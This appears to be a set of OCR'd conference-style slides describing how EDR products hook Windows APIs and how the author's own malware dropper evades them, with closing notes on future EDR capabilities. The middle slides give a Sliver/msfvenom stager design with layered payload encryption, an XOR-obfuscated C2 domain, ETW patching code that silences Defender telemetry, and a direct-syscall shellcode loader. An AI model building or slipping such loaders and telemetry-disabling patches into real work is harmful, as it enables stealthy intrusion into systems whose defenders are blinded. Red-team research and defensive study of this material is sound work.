Memory Injection Detection	`VirtualAlloc`, `VirtualAllocEx`, `VirtualProtect`, `WriteProcessMemory`, `NtMapViewOfSection`, `CreateRemoteThread`, `NtQueueApcThread`
Credential Access Detection	`OpenProcess`, `ReadProcessMemory`, `NtQuerySystemInformation`, `Lsass access APIs`
File System Monitoring	`CreateFileW`, `WriteFile`, `ReadFile`, `SetFileInformationByHandle`
Registry Monitoring	`RegSetValueExW`, `RegCreateKeyExW`, `RegDeleteValue`, `NtSetValueKey`
Network Monitoring	`connect`, `send`, `recv`, `WSAConnect`, `WinHttpSendRequest`, `InternetConnect`
Persistence Detection	`RegSetValueExW`, `CreateServiceW`, `CopyFileW`, `MoveFileW`, `ShellExecuteExW`
Module Load Monitoring	`LoadLibraryExW`, `LdrLoadDll`, `NtMapViewOfSection`
ETW/AMSI Activity Monitoring	`AmsiScanBuffer`, `EtwEventWrite`, `EtwTraceMessage`, `RtlReportSilentProcessExit`
Service Manipulation Detection	`OpenServiceW`, `StartServiceW`, `ControlService`, `ChangeServiceConfigW`
User Logon/Session Monitoring	`LogonUserW`, `WTSQuerySessionInformation`, `GetTokenInformation`


Finaly what is EDR?

So yes, EDR = HOOKS + CORRELATION

It’s all about:

- Hooking **where** it matters (execution, memory, network, registry)
- Watching **how** processes behave (via those hooked calls)
- Correlating **what** they do over time

My Dropper Overview



- Stager: msfvenom + Implant: Sliver
- Payload: XOR → AES-128-CBC → Base64
- Transport: HTTPS (443) via WinHTTP
- Execution: Direct syscalls
- Stealth: Fileless, obfuscated domain/URI

My Dropper - Network Evasion & Payload Retrieval

- WinHTTP used with secure flag (TLS)
- Domain and path XOR-obfuscated (0x3A)
- Base64 payload served as .css file
- Custom User-Agent to mimic browser
- Avoids LOLBins and PowerShell

My Dropper - Telemetry Evasion — ETW Patching

- XOR-ENCODED 'ETWEVENTWRITE' RESOLVED DYNAMICALLY

- ADDRESS PATCHED IN-MEMORY TO RET (0XC3)


- STOPS DEFENDER/EDR TELEMETRY SILENTLY

- EXECUTED BEFORE PAYLOAD INJECTION


My Dropper – Defense /Vs/ Evasion Summary

- NO WINAPI — JUST SYSCALLS
- MULTI-LAYER OBFUSCATION BREAKS STATIC DETECTION
- DOMAIN/URI NOT VISIBLE IN BINARY
- ETW PATCHED AT RUNTIME (NO TELEMETRY)
- TLS + NO DROPPED FILES = STEALTH NETWORK PROFILE

Some snippets of code




```
//void* pEtwEventWrite = GetProcAddress(GetModuleHandleA("ntdll.dll") , decoded);
if (pEtwEventWrite) {
    DWORD oldProtect;
    BOOL result = ((BOOL(WINAPI*)(LPVOID, SIZE_T, DWORD, PDWORD))pVP)(pEtwEventWrite,1, PAGE_EXECUTE_READWRITE, &oldProtect);
    *(BYTE*)pEtwEventWrite = (BYTE)(0xA0 ^ 0x63);  // 0xC3 = 0xA0 ^ 0x63
    result = ((BOOL(WINAPI*)(LPVOID, SIZE_T, DWORD, PDWORD))pVP)(pEtwEventWrite,1, oldProtect, &oldProtect);
}
```




```
// Encoded domain and path
BYTE encDomain[] = { 0x4D, 0x4D, 0x4D, 0x14, 0x59, 0x43, 0x58, 0x5F, 0x48, 0x17, 0x5E,
BYTE encPath[] = { 0x15, 0x49, 0x4E, 0x43, 0x56, 0x5F, 0x14, 0x59, 0x49, 0x49 }; // "/
```

Patching , Enc,Obfuscation



```
// Optional: wait for thread to finish
WaitForSingleObject(hThread, 500);
// Clean up shellcode memory
SecureZeroMemory(shellcode, scSize); // or NtFreeVirtualMemory
WaitForSingleObject(hThread, INFINITE);
//NtFree Syscall-only;
SIZE_T freeSize = regionSize;
Sw3NtFreeVirtualMemory(GetCurrentProcess(), &pRemote, &freeSize, MEM_RELEASE);
```

Some snippets of code



```c
NTSTATUS status = Sw3NtAllocateVirtualMemory(
        GetCurrentProcess(),
        &pRemote,
        0,
        &regionSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE
);
if (status != 0) {
        //printf("[!] Memory All failed: 0x%X\n", status);
        return -1;
}

memcpy(pRemote, shellcode, scSize);

DWORD oldProtect = 0;
status = Sw3NtProtectVirtualMemory(
        GetCurrentProcess(),
        &pRemote,
        &regionSize,
        PAGE_EXECUTE_READ,
        &oldProtect
);
if (status != 0) {
        //printf("[!] Memory  prot failed: 0x%X\n", status);
        return -1;
}

HANDLE hThread = NULL;
status = Sw3NtCreateThreadEx(
        &hThread,
        GENERIC_EXECUTE,
        NULL,
        GetCurrentProcess(),
        (LPTHREAD_START_ROUTINE)pRemote,
        NULL,
        FALSE,
        0,
```

Direct Syscall’s

Takeaways & Final Thoughts

- Smart layering beats complexity
- EDR bypass needs memory + API evasion
- Stealth + simplicity = reliable delivery
- Red Teams: Think custom, go low-level
- Blue Teams: Go beyond signatures and logs

What Future EDR’s Would Be ?

🔮 2026 EDRs ADN

🧠 AI-Powered Behavior Modeling

- Real-time learning from execution patterns
- Context-aware decisions: user, time, process tree

🕸️ Full-Kernel Visibility

- Syscall-level monitoring via drivers or hypervisors
- Direct hardware-level access (firmware integration)

🧬 Runtime Memory Forensics

- Patternless shellcode detection
- Entropy scanning, PE heuristics, memory timelines

🌐 Cross-Host Telemetry Fusion (XDR)

- Combine endpoint, network, cloud, identity data
- Detect campaigns across multiple systems

🔄 Adaptive Defense Loops

- Automated real-time playbooks
- Beacon sinkholing, decoy creds, trap memory zones

Stay stealthy, stay sharp.

Fakhir Karim Reda

https://www.cyber-defense.ma

kf@cyber-defense.ma